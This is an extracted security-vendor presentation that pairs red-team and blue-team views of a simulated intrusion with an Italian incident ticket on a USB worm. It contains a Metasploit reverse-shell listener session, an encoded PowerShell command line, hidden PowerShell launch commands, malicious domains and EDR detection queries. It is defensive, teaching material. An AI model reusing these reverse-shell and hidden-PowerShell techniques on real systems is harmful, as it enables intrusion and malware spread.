
Real world scenario




Real world scenario



Real world scenario



Delivery and execution – Red Team perspective



Delivery and execution – Blue Team perspective

The screenshot displays the Carbon Black Cloud interface for process analysis. The main window shows a process tree where `puppy_photoexe.png` is the primary process. It has spawned several child processes, including `cmd.exe`, which in turn spawned `conhost.exe` and `powershell.exe`. The interface includes a sidebar with navigation options like Dashboard, Alerts, Investigate, Live Query, Enforce, Vulnerabilities, Inventory, and Settings. A top navigation bar shows the user's name, notifications, and help. A right sidebar provides detailed information about the selected process, including its command, path, MD5, SHA-256, reputation, and process access control.

Carbon Black Cloud Notifications 1 Help > Alessandro Di Carlo (cbpartner-demo-certego.net) >

PROCESS ANALYSIS

Primary Process Selected Process 12:40:42 pm Oct 19, 2022
puppy_photoexe.png **puppy_photoexe.png** "C:\Users\admin\Downloads\puppy_photo.exe.png" [Take Action](#)

DEVICE DETAILS: DESKTOP-6V2K2I8\admin Windows 11 x64 DESKTOP-6V2K2I8 88.38.197.251 (100.70.220.136) Off-premises no prevention [More](#)

Group by hash ☒ On

Process Tree:

- packagedcwauncher....
- powershell.exe (24)
- puppy_photoexe.png
- puppy_photoexe.png
- puppy_photoexe.png
- puppy_photoexe.png** (15)
- puppy_photoexe.png
- repux.exe
- resourcehacker.exe (3)
- runonce.exe
- securityhealthsystray.e...

Child Processes:

- cmd.exe (1)
- conhost.exe
- powershell.exe (1)

Process Details:

puppy_photoexe.png

CMD "C:\Users\admin\Downloads\puppy_photo.exe.png"

Run by DESKTOP-6V2K2I8\admin

Path c:\users\admin\downloads\puppy_photo.exe.png

MD5 db936e47751f0c5fedcca4943d702fa:

SHA-256 cee3f3aca6d6a6990cf9e5278b9cf7eb6e836aa07a5e3d9be720266e6c6f0 [Binary Det](#)

REPUTATION

Effective NOT_LISTED 12:40:42 pm Oct 19, 2022

Cloud (Initial) NOT_LISTED 12:42:23 pm Oct 19, 2022

Cloud (Current) NOT_LISTED 3:34:12 pm Oct 20, 2022

PID 9300

Start time 12:40:37 pm Oct 19, 2022

Process Access Control

Elevated --

Integrity Medium

Privileges SeChangeNotifyPrivilege

Unverified --

FILTERS Clear <<

Type (5)

Search

modload 31

52 results

TIME TYPE EVENT

Credential Access - Red Team perspective

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:1337
[*] Powershell session session 13 opened (10.0.0.6:1337 -> 88.38.197.251:58296) at 2022-10-19 16:37:41 +0000

PS C:\Windows\system32>
PS C:\Windows\system32> █
```

Credential Access - Blue Team perspective

certego.net

Dashboard

Alerts

Investigate

Enforce

Inventory

Settings

Process Analysis - powershell.exe

defense-eu.conferdeploy.net/analyze?processGUID=7YRAXL4j-00d88a74-000027f0-00000000-1d8e469298ce668&alertId=ec87bef7-38ad-42f7-a131-fee7802b705c&deviceId=14191220

Carbon Black Cloud

Notifications

Help

Simone Berni (certego.net)

7

Alert

Process powershell.exe was detected by the report "AMSI - Exfiltration - Compression of Data" in watchlist "AMSI T...

IOC

(process_name:powershell.exe AND (fileless_scriptload_cmdline:compress-archive OR scriptload_content:compress-archive))

Take Action

Primary Process

Selected Process

11:59:08 am Oct 20, 2022

powershell.exe

powershell.exe

"C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -NoProfile -EncodedCommand 5Q8FAfGAIaA0AE4ZQ83AC0ATwBIAgoAZQ8JAHQIAIBTAHkAcwB0AGUAbQAUe4AZQ8B0AC4AVwBIAgIAyWBSAGkAZQBIAHQIAKQAUe4AQAbwB3AG4AbvA
GEAZABTAHQAcgBpAG4AZWwAoACcAAB0AHQACABZADoALWwAHIAyQB3AC4AZwBpAHQAAB1AGIAdQBZAGUAcgBpAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBIAGUAcwBpAG0AbwByAGgAAQBUAG8ALwBwAG8AdwBIAHIAyWBhAHQALwBIAGEACwB0AGUAcgAv
AHAAbwB3AGUAcgBpAG4AGAdAAUAFHAAcWwACCAKQ7A7HAAbwB3AGUAcgBpAG4AGAdAAgAC0AYwAGUADUANAuADEANQAOAC4ANQA4AC4AMQAYACAAALQBwACAAAMQAZADMANwAGAC0AZQAgAHAAbwB3AGUAcgBZAGZQ8BSAGWA

Path

c:\windows\syswow64\window
spowershell\v1.0\powershell.ex
e

MD5

bc4535f575200446e698610c00
e1483d

SHA-256

88e1993beb7b2d9c3a9c3a026
dc8d0170159afd3e574825c23a
34b917ca61122

Binary Details

REPUTATION

Cloud (Initial)

TRUSTED_WHITE_LIST

11:59:38 am Oct 20, 2022

Cloud (Current)

TRUSTED_WHITE_LIST

3:00:57 pm Oct 20, 2022

PID

6760

Start time

11:48:50 am Oct 20, 2022

Process Access Control

Elevated

True

Integrity

High

Privileges

SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege

Signed

Microsoft Windows

Product

Microsoft® Windows®
Operating System

CA

Microsoft Windows
Production PCA 2011

Publisher

Microsoft Windows

3 reports, 3 hits

Diagram showing process flow: powershell.exe (selected) connects to consent.exe, notepad.exe, notepad.exe, and powershell.exe. The selected powershell.exe connects to conhost.exe, powershell.exe, and powershell.exe. The powershell.exe connects to cmd.exe, which connects to powershell.exe.

FILTERS

Clear

Type (1)

Search

fileless_scriptload 3

Domain

Filemod

Regmod

Modload

Crossproc

Childproc

Search

3 results

TIME

TYPE

EVENT

11:48:50 am Oct 20, 2022

fileless_scriptload

The application contains indirect file activity.

11:48:52 am Oct 20, 2022

fileless_scriptload

The application contains indirect file activity.

11:48:52 am Oct 20, 2022

fileless_scriptload

The application contains indirect file activity.

Showing 1-3 of 3


Items per page

50

Jump to page


#


< 1 >



PanOptikon®

Overview

Alle ore 2023-01-14T07:06:22.272Z UTC e' stato eseguito a bordo di  un sofisticato malware dinamico che Certego sta
tenendo sotto controllo da alcuni mesi.

 Close

 **Subscribe/mute**



0%

Analysis

Info Gathering

2

Containment

1

Eradication

Post Incident

Involved Assets 1

Raw Events 22

Sev.

Closed 

Module

Events ^

4

📅 Last week
4 giorni fa



EDM

9

certegogeneral a4e598cd-a9bc-43fb-ba03-1e0eb207af22 powershell.exe Cb: Process analyze Cb: Sensor Cb: Binary Cb: Feed Cb: Process analyze Cb: Process analyze 10.20.109.117 5.171.120.103 4 giorni

4

📅 Last week
4 giorni fa

EDM

3

certegogeneral a4e598cd-a9bc-43fb-ba03-1e0eb207af22 softmon.exe Cb: Process analyze Cb: Sensor Cb: Binary Cb: Feed NT AUTHORITY\SYSTEM 10.20.109.117 5171.120.103 4 giorni fa

1

📅 Last week
4 giorni fa

NBM

1


🔒 md5_only 🚩 evaluation: malicious 🕒 730f84805b3b815bf5f11b4ef0e60ee2 📄 VT detection: 47% 🔗 VT link 🔗 CB link 🔗 Quokka link 🕒 4 giorni fa

4

📅 Last week
4 giorni fa

EDM

9

🔗 a4e598cd-a9bc-43fb-ba03-1e0eb207af22 🔴 certegogeneral 🟡 runtime broker.exe 🔗 Cb: Process analyze 🔗 Cb: Sensor 🔗 Cb: Binary 🔗 Cb: Process analyze 🔗 Cb: Process analyze 🔗 Cb: Feed  🏠 10.20.109.117 🌐 5.171.120.103 📅 4 giorni fa



Opened by Gabriele Pippi 14
gennaio 2023 19:15:41 GMT+1

3



Esecuzione di malware avanzato USB Worm

Alle ore 2023-01-14T07:06:22.272Z UTC e' stato eseguito a bordo di  un sofisticato malware dinamico che Certego sta tenendo sotto controllo da alcuni mesi.

C

I

A

potential impact on data/services

Edit

Close

Subscribe/mute

Incident Response Procedure

0%

Detection

Analysis

Info Gathering

Containment

Eradication

Post Incident

2

1

Alle ore 2023-01-14T07:06:22.272Z UTC e' stato eseguito a bordo di  tramite l'utente  un sofisticato malware dinamico che Certego sta tenendo sotto controllo da alcuni mesi.

Per lanciare questo malware e' necessario che l'utente clicchi un l'lnk su una pennetta infetta. Una volta poi lanciato il malware infettera' tutte le pennette attaccate alla macchina.

Il malware sembra non essersi eseguito correttamente fino in fondo, probabilmente a causa del fatto che la macchina e' stata spenta durante l'esecuzione. Possiamo dedurre questo dalla mancanza della persistenza e dalla mancata scrittura del malware vero e proprio `WinSoft Update Service`, ossia `pythonw 3.7.9` con alcuni script malevoli.

La macchina e' stata isolata ed e' stato bannato l'hash dell'eseguibile scaricato, vi invitiamo in tempo utile ad indentificare la o le pennette infette in modo da limitare i movimenti del malware.

Di seguito la nostra analisi interna sul malware:

La parte della killchain analizzata e' stata ricostruita in questo modo:

[Propagazione tramite USB]

Subito dopo effettuato il primo accesso all'infrastruttura su cui non abbiamo informazioni a disposizione, il malware `Runtime Broker.exe`, eseguibile malevolo non firmato che emula il processo legittimo firmato di windows `RuntimeBroker.exe`, si occupa di infettare tutti i dispositivi USB collegati alla postazione infetta in questo modo:

1. Viene creato un `.lnk` con l'icona della stessa pennetta USB che punta ad un comando powershell, il comando viene lanciato nascosto, senza caricare il profilo powershell e in modo da eseguire lo script `explorer[.]ps1`.
2. Viene creato il file ``explorer[.]ps1`, per ulteriori dettagli sul funzionamento mettiamo il PDF in allegato al ticket sull'analisi.
3. Viene creata una cartella nascosta con il seguente contenuto esadecisamle `e385a4` , che

2



EDM

NDM

#YE3L3Y28

3

 malware

Last event: 4 giorni fa

First event: 4 giorni fa

This ticket will be automatically closed in

 2 months

Set

from the last performed action.

PROCESS ANALYSIS

Primary Process

runtime broker.exe

Selected Process

powershell.exe

11:09:27 am Jan 2, 2023

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -nologo -NoProfile -ExecutionPolicy ByPass -File explorer.ps1

Take Action


+

-

🔍

🔄

📄



powershell.exe

CMD

"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -nologo -NoProfile -ExecutionPolicy ByPass -File explorer.ps1

Run by

Path

c:\windows\system32\windowspowershell\v1.0\powershell.exe

MD5

04029e121a0cfa5991749937dd22a1d9

SHA-256

9f914d42706fe215501044acd85a32d58aaef1419d404fddfa5d3b48f66ccd9f

Binary Details

REPUTATION

Cloud (Initial)

TRUSTED_WHITE_LIST

11:11:20 am Jan 2, 2023

Cloud (Current)

TRUSTED_WHITE_LIST

12:31:15 pm Jan 18, 2023

PID

8888

Start time

8:49:29 am Jan 2, 2023

Process Access Control

Elevated

--

Integrity

Medium

Privileges

SeChangeNotifyPrivilege

Signed

Microsoft Windows

Product

Microsoft® Windows® Operating System

CA

Microsoft Windows Production PCA 2011

Publisher

Microsoft Windows

5 reports, 5 hits

Execution - Powershell Accessing Remote Access API Detected

1 hit

9

((!(modload_name:RASAPI32.dll OR modload_name:rasman.dll) AND (regmod_name:microsoft\tracing\powershell_rasmancs OR regmod_name:Microsoft\T...

10:03:59 am Jan 2, 2023

FILTERS

Clear

Type (8)

Search

netconn3

modload203

filemod30

regmod27

crossproc21

scriptload7

Search

3 results

TIME	TYPE	EVENT
> 9:51:46 am Jan 2, 2023	netconn	Established: TCP/443 to 185.199.108.153:443 (eldi8.github.io)
> 9:51:47 am Jan 2, 2023	netconn	Established: TCP/443 to 104.21.32.150:443 (wjecpujpanmwm.tk)
> 9:51:48 am Jan 2, 2023	netconn	Established: TCP/443 to 104.21.234.246:443 (tlgur.com)

PROCESS ANALYSIS

Primary Process

runtime broker.exe


Selected Process

runtime broker.exe

9:53:03 am Jan 2, 2023

"C:\Users\ [redacted] \AppData\Local\Temp\Runtime Broker.exe"

Take Action



runtime broker.exe

CMD "C:\Users\ [redacted] \AppData\Local\Temp\Runtime Broker.exe"

Run by [redacted]

Path c:\users\ [redacted] \appdata\local\temp\runtime broker.exe

MD5 730f84805b3b815b5f11b4ef0e60ee2

SHA-256 8a492973b12f84f49c52216d8c29755597f0b92a02311286b1f75ef5c265c30d

Binary Details

REPUTATION

Cloud (Initial) PUP 9:58:58 am Jan 2, 2023

Cloud (Current) PUP 12:36:57 pm Jan 18, 2023

PID 7404

Start time 9:52:35 am Jan 2, 2023

Process Access Control

Elevated --
Integrity Medium
Privileges SeChangeNotifyPrivilege

Unverified --

Product Use

CA --

Publisher --



CERTEGO S.R.L.

Via F.Lamborghini, 81 - Modena (MO) - Italy
+39 059 7353333 – certego.net
info@certego.net